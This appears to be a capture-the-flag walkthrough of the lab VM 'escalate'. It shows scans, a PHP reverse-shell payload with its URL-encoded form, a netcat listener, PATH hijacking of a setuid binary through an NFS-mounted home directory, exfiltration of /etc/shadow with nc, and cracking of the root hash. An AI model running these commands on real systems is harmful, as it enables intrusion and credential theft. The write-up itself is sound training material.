
escalate linux

custom network scan



dirb scan

```
root@kali:~/scripts# dirb http://escalate

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 11 03:07:21 2020
URL_BASE: http://escalate/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://escalate/ ----
+ http://escalate/index.html (CODE:200|SIZE:10918)
+ http://escalate/server-status (CODE:403|SIZE:296)

-----------------
END_TIME: Tue Feb 11 03:07:23 2020
DOWNLOADED: 4612 - FOUND: 2
root@kali:~/scripts#
```

nmap scan


```
root@kali:~/scripts# nmap -A -sT escalate
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-11 03:08 EST
Nmap scan report for escalate (10.0.2.21)
Host is up (0.00039s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35115/udp6  mountd
|   100005  1,2,3      39435/tcp6  mountd
|   100005  1,2,3      44767/tcp   mountd
|   100005  1,2,3      48838/udp   mountd
|   100021  1,3,4      34863/tcp   nlockmgr
|   100021  1,3,4      39009/tcp6  nlockmgr
|   100021  1,3,4      39265/udp   nlockmgr
|   100021  1,3,4      39879/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     3 (RPC #100227)
MAC Address: 08:00:27:FC:04:13 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: LINUX
```

```
Host script results:
|_clock-skew: mean: 1h40m01s, deviation: 2h53m12s, median: 1s
|_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: osboxes
|   NetBIOS computer name: LINUX\x00
|   Domain name: \x00
|   FQDN: osboxes
|_  System time: 2020-02-11T03:08:20-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-02-11T08:08:20
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms escalate (10.0.2.21)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.94 seconds
```

Initial foothold

```
root@kali:~/scripts# gobuster dir --url http://escalate -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x ph
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://escalate
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/02/11 04:11:56 Starting gobuster
===============================================================
/shell.php (Status: 200)
```

Encoding reverse shell payload




```
php -r '$sock=fsockopen("10.0.2.15",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
%34%34%34%34%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27
```

reverse shell popped

```
root@kali:~/scripts# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.21] 44532
/bin/sh: 0: can't access tty; job control turned off
$
```

finding list of users who can log into the system

```
user6 / | var | www | html cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
user2:x:1001:1001:user2,,,:/home/user2:/bin/bash
user3:x:1002:1002:user3,,,:/home/user3:/bin/bash
user4:x:1003:1003:user4,,,:/home/user4:/bin/bash
user5:x:1004:1004:user5,,,:/home/user5:/bin/bash
user6:x:1005:1005:user6,,,:/home/user6:/bin/bash
mysql:x:121:131:MySQL Server,,,:/var/mysql:/bin/bash
user7:x:1006:0:user7,,,:/home/user7:/bin/bash
user8:x:1007:1007:user8,,,:/home/user8:/bin/bash
user6 / | var | www | html
```

from readelf we could basically, program set uid and gid to 0 and execute command as root

```
user6 / | home | user5 readelf -r ./script

Relocation section '.rela.dyn' at offset 0x458 contains 8 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000200da8  000000000008 R_X86_64_RELATIVE                    6d0
000000200db0  000000000008 R_X86_64_RELATIVE                    690
000000201008  000000000008 R_X86_64_RELATIVE                    201008
000000200fd8  000100000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_deregisterTMClone + 0
000000200fe0  000300000006 R_X86_64_GLOB_DAT 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000200fe8  000400000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000200ff0  000600000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_registerTMCloneTa + 0
000000200ff8  000800000006 R_X86_64_GLOB_DAT 0000000000000000 __cxa_finalize@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x518 contains 3 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000200fc0  000200000007 R_X86_64_JUMP_SLO 0000000000000000 system@GLIBC_2.2.5 + 0
000000200fc8  000500000007 R_X86_64_JUMP_SLO 0000000000000000 setgid@GLIBC_2.2.5 + 0
000000200fd0  000700000007 R_X86_64_JUMP_SLO 0000000000000000 setuid@GLIBC_2.2.5 + 0
user6 / | home | user5
```

ltrace confirms our suspicion

```
user6 / home user5 ltrace ./script
setuid(0)                                                                    = -1
setgid(0)                                                                    = -1
system("ls"Desktop  Documents  Downloads  Music  Pictures       Public  Templates  Videos  ls  script
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                       = 0
+++ exited (status 0) +++
```

as it doesnt specify the full path, we can modify our PATH where the system looks for binary and execute commands as root

```
user6 / home user5 echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
user6 / home user5
```

modifying system path

```
user6 / home user5 echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
user6 / home user5
```

On attacker machine, user5 home directory is mountable

```
root@kali:~/scripts# showmount -e escalate
Export list for escalate:
/home/user5 *
root@kali:~/scripts#
```

mount user5 directory locally

```
root@kali:~/scripts# mount -t nfs escalate:/home/user5 user5
```

ls file in user directory includes malicious command that reads shadow files

```
root@kali:~/scripts/user5# cat ls
id
whoami
cat /etc/shadow
root@kali:~/scripts/user5#
```

confirmed that we can run programs as root

```
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root
root:$6$mqjgcFoM$X/qNpZR6gXPAxdgDjFpaD1yPIqUF5I5ZDANRTKyvcHQwSqSxX51A7n22kjEkQhSP6Uq7cPaYfzP5mgATM9cwD1:18050:0:99999:7:::
```

filtering only username and hashes

```
user6 / tmp cat shadow.txt | wc -l
51
```

```
user6 / | tmp  tail -n 49 shadow.txt |tee shadow.txt
```

transferring file from victim to attacking machine to crack passwords

```
user6 / | tmp  cat shadow.txt | nc 10.0.2.15 4445
user6 / | tmp  cat /etc/passwd | nc 10.0.2.15 4445
```

```
root@kali:/tmp# lsf | grep txt
-rw-r--r--  1 root root 2.6K Feb 11 04:45 passwd.txt
-rw-r--r--  1 root root 2.3K Feb 11 04:44 shadow.txt
root@kali:/tmp#
```

unshadow password file before cracking

```
root@kali:/tmp# unshadow passwd.txt shadow.txt | tee unshadow.txt
```

password cracked

```
root@kali:/tmp# john -w:/usr/share/wordlists/rockyou.txt unshadow.txt
Using default input encoding: UTF-8
Loaded 10 password hashes with 10 different salts (sha512crypt, crypt
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345            (root)
```

confirmed that we are able to escalate privileges to root

```
user6 / | tmp  su root
Password:
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Tuesday 11 February 2020, 04:48:47
Memory Usage: 327/985MB (33.20%)
Disk Usage: 5/217GB (3%)

root / tmp
```